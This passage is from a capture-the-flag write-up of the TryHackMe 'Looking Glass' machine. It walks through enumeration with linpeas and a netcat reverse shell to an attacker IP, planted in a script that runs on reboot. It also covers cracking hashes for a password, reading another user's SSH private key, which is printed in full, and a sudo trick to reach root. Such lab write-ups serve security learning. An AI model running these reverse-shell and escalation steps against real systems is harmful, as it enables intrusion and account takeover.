
Finally, I could use port 22 to initiate the connection:

```
┌──(turana㉿clover)-[~]
└─$ ssh jabberwock@10.10.33.199 -p 22
jabberwock@10.10.33.199's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$
```

Stage 3. Finally, I was able to gain access to the user jabberwock. The user flag was located in the home directory:

```
jabberwock@looking-glass:~$ whoami
jabberwock
jabberwock@looking-glass:~$ pwd
/home/jabberwock
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

I used CyberChef to reverse the text and gain the original flag:



Stage 4. Then it was time for privilege escalation, which was a fantastic part of the challenge, to my mind.

As usual, I used the **linpeas.sh** script, to enumerate the machine and find the possible privilege escalation attack vectors.

In the host:

```
┌──(turana㉿clover)-[~]
└─$ curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh > linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:01 --:--:--     0
  0     0    0     0    0     0      0      0 --:--:--  0:00:02 --:--:--     0
100  842k  100  842k    0     0   174k      0  0:00:04  0:00:04 --:--:--  846k

┌──(turana㉿clover)-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

In the victim:


```
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ curl 10.9.1.230/linpeas.sh > linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  842k  100  842k    0     0   428k      0  0:00:01  0:00:01 --:--:--  428k
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ chmod +x linpeas.sh
jabberwock@looking-glass:~$ ./linpeas.sh
```

```
/---------------------------------------------------------------------------------\
|                             Do you like PEASS?                                  |
|---------------------------------------------------------------------------------|
|         Follow on Twitter         :     @hacktricks_live                        |
|         Respect on HTB            :     SirBroccoli                             |
|---------------------------------------------------------------------------------|
|                                 Thank you!                                      |
\---------------------------------------------------------------------------------/
      linpeas-ng by github.com/PEASS-ng
```

Well, the script did not directly provide a result to me. Instead, the vulnerability was about chaining two vectors together. Look at the pictures below:

- This picture shows that the user **tweedledum** runs the bash script located in the home directory of **jabberwock** when ***the system reboots*.**

- The following picture shows that **jabberwock** can reboot the system as the root user without entering a password.



The content of the script is like the following:

Good. Now let's chain these vectors together:

- ***The script is located in the home directory of the user jabberwock. It has the full control over the script.***
- ***The user tweedledum runs the script when the system reboots.***
- ***The user jabberwock can reboot the system as root.***

So,


Edit the script to give you a reverse shell while running âž¡ Set up a listener in your host machine to catch up the shell âž¡ Reboot the system.
Editing the script:

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh 2>&1|nc< HOST_IP_AD > <PORT
```

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.1.230 4444 >/tmp/f
jabberwock@looking-glass:~$
```

Setting up the listener in the host machine:

```
n -lvn <PORT>
```



Rebooting the system:

```
jabberwock@looking-glass:~$ sudo reboot
```

The connection with the user jabberwock was closed when I ran the command. Waiting for a bit resulted in catching the shell and being the user **tweedledum**!

```
┌──(turana㉿clover)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.1.230] from (UNKNOWN) [10.10.33.199] 42858
/bin/sh: 0: can't access tty; job control turned off
$
$ whoami
tweedledum
$
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$

tweedledum@looking-glass:~$
```

To have full control over the shell, I used shell stabilization techniques described below:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm

# Ctrl+ Z

stty raw -echo; fg
```

Stage 5. After taking over the user tweedledum, I found an interesting file in their home directory, called **humptydumpty.txt:**

I used an online tool, **hashes.com**, to identify the type of content.

Everything except the last line was SHA-256 encrypted hash (***it was a hex-encoded string***):

I used the same tool again to decrypt all the content and got the following result:

After getting the password, I listed the /home directory to see which users were available. I saw 6 directories!

The user **humptydumpty** existed as well. Executing the command **su ” humptydumpty** and typing the password taken from the result was enough to escalate my privileges vertically and take over the account:

```
tweedledum@looking-glass:~$ ls /home
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
tweedledum@looking-glass:~$
tweedledum@looking-glass:~$ su - humptydumpty
Password:
humptydumpty@looking-glass:~$ whoami
humptydumpty
humptydumpty@looking-glass:~$
```

However, this was not the end. I still had to figure out how to find such a vector that could allow me to become root.

```
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 May 20 14:03 humptydumpty
drwxrwxrwx 6 jabberwock   jabberwock   4096 May 20 13:50 jabberwock
drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
```

Stage 6. There was an interesting finding in the /home directory that I noticed after some research: ***I could change my directory to the home folder of the user alice while being the user humptydumpty.***

I could neither list the content nor add something to the folder, but execute the **cd /home/alice** command. I thought that to take over the account alice, I had to follow one of these paths:

1. I had to find the password of the user alice;
2. I had to find such a privilege escalation vector that could allow me to take over the user alice;
3. I had to find the SSH private key of the user alice;

I decided to check the third way: ***if I could change my directory to the /home/alice/.ssh folder and read the content of the id_rsa file, I would be able to connect to the user alice via SSH.***


I was right: the **/home/folder/.ssh** folder existed and I could obtain the **id_rsa** file:

```
humptydumpty@looking-glass:/home$
humptydumpty@looking-glass:/home$ cd alice/.ssh
humptydumpty@looking-glass:/home/alice/.ssh$
```

I copied the private key and pasted it into my own machine. Before initiating the connection, I changed the numeric file permission to **600**.

```
humptydumpty@looking-glass:/home/alice/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice/.ssh$
```


Finally, I was able to connect to the user alice via SSH and take over the account:




Stage 7. Finally, it was time to escalate privileges to obtain the root flag. I decided to run the **linpeas.sh** script again and analyze the results.

The result:


I could run **/bin/bash** with sudo by mentioning the hostname as **ssalg- gnikool (***reverse of the looking-glass***).** I checked the following command to see whether it worked or not. Fortunately, it worked!



The root flag was located in the home directory of the root user:



This was where CyberChef came into play again. Reversing the string:



. . .